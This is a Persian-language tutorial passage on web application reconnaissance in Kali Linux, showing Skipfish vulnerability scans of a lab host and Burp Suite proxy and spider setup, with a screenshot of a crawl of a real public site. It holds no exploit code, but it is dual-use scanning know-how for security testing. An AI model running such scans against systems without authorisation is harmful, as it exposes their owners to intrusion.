اسکنر Skipfish اطلاعات نادرست کمتری را به شما می دهد و در عوض گزارش گرافیکی را با استفاده از HTML ایجاد می کند که در نوع خود بی همتاست. علاوه بر این اسکنر Skipfish سرعت اسکن بالایی دارد. همچنین تعداد بسته های ارسال و تعداد اتصالات HTP ایجاد شده را در لحظه در خط فرمان به شما نمایش می دهد .

اسکنر Skipfish سعی در شناسایی حفره های امنیتی با ریسک بالا در اپلیکیشن های وب می باشد. مواردی همچون تزریق اسکیوال , اسکریپت نویسی بین سایتی و ... این ابزار به دنبال انواع MIME type نادرست در اپلیکیشن های وب می گردد. همچنین اسکریپت های آسیب پذیر PHP و CGI را شناسایی کرده و در صورتیکه گواهینامه وب سرور منقضی شده باشد در گزارش HTML نمایش می دهد.

به اسکنر از مسیر زیر در کالی لینوکس می توانید دسترسی پیدا کنید :

Applications **>** Web Application Analysis **>** Web Vulnerability Scanners

درون خط فرمان با وارد کردن دستور skipfish -h می توانید فایل راهنما را مشاهده کنید. به منظور شروع اسکن بایستی مسیر ذخیره سازی فایل html را با سوییچ o- تعیین کنید . در پایان هم آدرس کامل سایت هدف را وارد می کنیم .



```
Kali Linux * Netamooz [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
Applications ▾   Places ▾   Terminal ▾   Mon 20:33
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# skipfish -o ~/Desktop/results/ http://192.168.1.9
```

برای شروع اسکن یک دکمه را فشار داده و در غیر اینصورت اسکن پس از 60 ثانیه به صورت خودکار آغاز خواهد شد.

```
Kali Linux * Netamooz [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
Applications ▾   Places ▾   Terminal ▾   Mon 20:34
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
Welcome to skipfish. Here are some useful tips:

1) To abort the scan at any time, press Ctrl-C. A partial report will be written
   to the specified location. To view a list of currently scanned URLs, you can
   press space at any time during the scan.

2) Watch the number requests per second shown on the main screen. If this figure
   drops below 100-200, the scan will likely take a very long time.

3) The scanner does not auto-limit the scope of the scan; on complex sites, you
   may need to specify locations to exclude, or limit brute-force steps.

4) There are several new releases of the scanner every month. If you run into
   trouble, check for a newer version first, let the author know next.

More info: http://code.google.com/p/skipfish/wiki/KnownIssues

Press any key to continue (or wait 60 seconds)...
```

بنا به حجم کار اسکن سایت ممکن است طولانی باشد.



```
skipfish version 2.10b by lcamtuf@google.com

  - 192.168.1.9 -

Scan statistics:

      Scan time : 0:00:56.561
  HTTP requests : 6193 (112.1/s), 12337 kB in, 2449 kB out (261.4 kB/s)
    Compression : 0 kB in, 0 kB out (0.0% gain)
    HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
 TCP handshakes : 73 total (100.1 req/conn)
     TCP faults : 0 failures, 0 timeouts, 1 purged
 External links : 6279 skipped
   Reqs pending : 1117

Database statistics:

         Pivots : 268 total, 14 done (5.22%)
    In progress : 182 pending, 59 init, 8 attacks, 5 dict
  Missing nodes : 7 spotted
     Node types : 1 serv, 78 dir, 13 file, 3 pinfo, 123 unkn, 50 par, 0 val
   Issues found : 36 info, 0 warn, 17 low, 16 medium, 1 high impact
      Dict size : 227 words (227 new), 14 extensions, 256 candidates
     Signatures : 77 total
```

در پایان کار محل ذخیره سازی گزارش نمایش داده می شود.

```
[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 907
[+] Looking for duplicate entries: 907
[+] Counting unique nodes: 856
[+] Saving pivot data for third-party tools...
[+] Writing scan description...
[+] Writing crawl tree: 907
[+] Generating summary views...
[+] Report saved to '/root/Desktop/results//index.html' [0xa1f03bab].
[+] This was a great day for science!

root@netamooz:~#
```

این فایل html را درون مرورگر باز کنید و آسیب پذیری های یافت شده را بررسی و تحلیل کنید.



Skipfish - scan results browser - Mozilla Firefox

Skipfish - scan results br... ×

file:///root/Desktop/results/index.html

Search

skipfish WEB APP SCANNER

Scanner version:	2.10b	Scan date:	Tue May 24 04:55:42 2016
Random seed:	0xa1f03bab	Total time:	8 hr 19 min 34 sec 691 ms

Problems with this scan? Click here for advice.

Crawl results - click to expand:

http://192.168.1.9/ 1 492 9 31 628 851
Code: 200, length: 891, declared: text/html, detected: text/html, charset: [none] [show trace +]

https://192.168.1.9/ 2
Fetch result: Content not fetched

Document type overview - click to expand:

- **application/javascript** (14)
- **application/xhtml+xml** (19)
- **image/gif** (3)
- **image/png** (33)
- **image/x-ms-bmp** (1)
- **text/css** (4)
- **text/html** (6)
- **text/plain** (4)

Issue type overview - click to expand:

- **Shell injection vector** (1)
- **Signature match detected (higher risk)** (1)
- **Interesting server message** (491)



کاوش اپلیکیشن های وب

زمانیکه یک اپلیکیشن بزرگ دنیای واقعی را تست می کنید , نیاز به رویکردی جامع تر هست. به عنوان گام اول بایستی تشخیص دهید که اپلیکیشن شما تا چه اندازه بزرگ است و تصمیمات زیادی به این موضوع بستگی دارد. تعداد منابع مورد نیاز , تلاش تخمین و ارزیابی و هزینه ارزیابی به این موضوع وابسته است.

یک اپلیکیشن وب شامل چندین صفحه وب متصل به یکدیگر است. قبل از شروع ارزیابی یک اپلیکیشن وب ابتدا بایستی آن را نقشه برداری کنیم تا اندازه آن شناسایی شود. این کار را می توان با مرور دستی صفحات وب از طریق کلیک بر روی لینک ها و نمایش محتوای صفحات انجام داد .

کاوش و اسپایدرینگ دستی اپلیکیشن وب از نظر صرف زمان و خطای انسانی مقرون به صرفه نیست. کالی لینوکس دارای ابزارهای زیادی می باشد که با استفاده از آنها می توان این کار را به صورت اتوماتیک انجام داد. ابزار Burp Suite یکی از ابزارهای شناخته شده اسپایدر اپلیکیشن های وب می باشد.


با استفاده از این ابزار می توان به صورت اتوماتیک صفحات وب را کاتالوگ کرد. این ابزار با ارسال درخواست یک صفحه وب , تجزیه و تحلیل لینک های یافت شده در صفحه وب و ارسال درخواست آن لینک های یافت شده جدید انجام می شود. به این شیوه کل اپیلیشکن وب بدون نادیده گرفتن هیچ کدام از صفحات کاوش و نقشه برداری می شود.



کاوشگر برپ Burp Spider

ابزار Burp Spider اپلیکیشن های وب را به دو شیوه فعال Active و Passive منفعل نقشه برداری می کند. زمانیکه ابزار Burp به صورت پیش فرض شروع به کار می کند به حالت منفعل اجرا می شود. در این وضعیت Passive در حالیکه مرورگر به شیوه ای پیکربندی شده که از Burp Proxy استفاده کند , نقشه سایت را با همه محتویات درخواستی از مسیر پروکسی (بدون ارسال درخواست های اضافی) بروزرسانی می کند. وضعیت کاوش و اسپایدرینگ منفعل ایمن است .

به منظور انجام نقشه برداری موثرتر بایستی از وضعیت کاوش منفعل در کنار کاوش فعال Active Mode استفاده کرد. ابتدا به ابزار Burp Spider اجازه دهید تا تا با مرور دستی صفحات اپلیکیشن وب را به صورت منفعل نقشه برداری کند و زمانیکه صفحه وب قابل توجهی را یافت کردید که نیاز به کاوش بیشتر و جزئی تر دارد , وضعیت کاوش فعالانه را اجرا کنید. در Active Mode ابزار برپ درخواست هایی را به صفحات وب به صورت بازگشتی ارسال کرده تا زمانیکه تمام آدرس های URL نقشه برداری شود. ابزار Burp Suite را باز کنید و اطمینان حاصل کنید که Intercept is off باشد





به زیر برگه Options از برگه Proxy رفته و پروکسی پیش فرض را مشاهده کنید

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

Target | Proxy | Spider | Scanner | Intruder | Repeater

Intercept | HTTP history | WebSockets history | Options

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to u proxy server.

Add | Edit | Remove

Running	Interface	Invisible	Redirect	Certificate
☑	127.0.0.1:8080	☐		Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You certificate for use in other tools or another installation of Burp.

Import / export CA certificate | Regenerate CA certificate

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.


☑ Intercept requests based on the following rules: *Master interception is turned off*

Add | Edit | Remove | Up


Enabled	Operator	Match type	Relationship	Condition
☑		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$|...
☐	Or	Request	Contains parameters	
☐	Or	HTTP method	Does not match	(get|post)
☐	And	URL	Is in target scope	

با افزونه Foxy Proxy مرورگر فایرفاکس را بر روی این پروکسی تنظیم کنید. به این منظور بر روی Add New Proxy کلیک کرده تا یک پروکسی جدید ایجاد کنید.






آدرس آیپی و پورت موجود در Burp Suite را درون فوکسی پروکسی وارد کنید. و نامی برای پروکسی انتخاب کرده و بر روی OK کلیک کنید.






پروکسی ایجاد شده خود را در مرورگر فعال کنید.



تا رنگ روباه به رنگ پروکسی ایجاد شده در آید




سایت هدف را درون مرورگر کاوش کنید.





اگر به Burp بازگردید مشاهده می کنید که در بخش نقشه سایت (Site Map) نقشه سایت ایجاد شده است. همانگونه که در تصویر زیر مشاهده می کنید , لینک های مختلف صفحات وب نقشه برداری شده است.





در صورتیکه می خواهید لینک خاصی را به صورت فعال کاوش کنید کافی است تا بر روی آن راست کلیک کرده و Spider this branch را کلیک کنید.

به محض انجام اسکن فعال آغاز به کار کرده و در نقشه سایت آیتم های جدیدی اضافه خواهند شد.



Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

Site map | Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

https://www.sans.org
- /
- 8570
- about
- account
- assessments
- brochure
- captcha
- coins
- community
  - /
  - attendee-info
  - contact
  - event
  - hosted-venue
  - specials
  - training-events
  - training-events
  - training_events
- community
- contact-us
- course
- courses
- critical-security-controls
- critical-vulnerability-recaps
- curricula
- cyber-guardian
- cyber-innovation-awards
- cyber-ranges
- cybersecurity
- cybertalent
- dodd-8140
- error
- event
- find-training
- find-training
- giac-certifications

Host	Method	URL	Params	Stat...	Length	MIME type
https://www.sans.org	GET	/community/	☐	200	47009	HTML
https://www.sans.org	POST	/community/	☑	200	47071	HTML
https://www.sans.org	GET	/community/attende...	☐	200	43130	HTML
https://www.sans.org	GET	/community/contact	☐	200	45633	HTML
https://www.sans.org	GET	/community/event/d...	☐	200	68830	HTML
https://www.sans.org	GET	/community/event/d...	☐	200	77825	HTML
https://www.sans.org	GET	/community/event/d...	☐	200	78907	HTML
https://www.sans.org	GET	/community/event/fo...	☐	200	103536	HTML
https://www.sans.org	GET	/community/event/fo...	☐	200	101872	HTML
https://www.sans.org	GET	/community/event/fo...	☐	200	100033	HTML
https://www.sans.org	GET	/community/event/fo...	☐	200	115075	HTML

Request | Response

Raw | Headers | Hex

```
GET /community/ HTTP/1.1
Host: www.sans.org
Accept: */*
Accept-Language: en
Connection: close
```

? | < | + | > | Type a search term | 0 matches

در حین انجام کاوش فعال , درون ابزار Burp در Spider و برگه Control قسمت Spider Status تعداد درخواست های ارسال شده و جزئیات آنها نمایش داده می شود.

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

Control | Options

Spider Status

Use these settings to monitor and control Burp Spider. To begin spidering, browse to the target application, then right-click one or more nodes in the target site map, and choose "Spider this host / branch".

Spider is running | Clear queues


Requests made: 227
Bytes transferred: 10,471,871
Requests queued: 34
Forms queued: 0

Spider Scope

- Use suite scope [defined in Target tab]
- Use custom scope



همچنین در بخش Spider Scope می توانید قوانین جدیدی را با استفاده از رشته های رجکس تعیین کنید.






لاگین اپلیکیشن

یک اپلیکیشن وب ممکن است قبل از نمایش محتوا نیازمند ورود باشد . ابزار Burp Spider را می توانید به نحوی پیکربندی کرد تا با استفاده از یکسری اعتبارنامه های از پیش تعیین شده در حین کاوش به صفحه لاگین کرده و اعتبارسنجی را انجام دهد. به این منظور از برگه Options و زیربرگه Spider به بخش Application Login رفته . در اینجا می توانید تعیین کنید که :

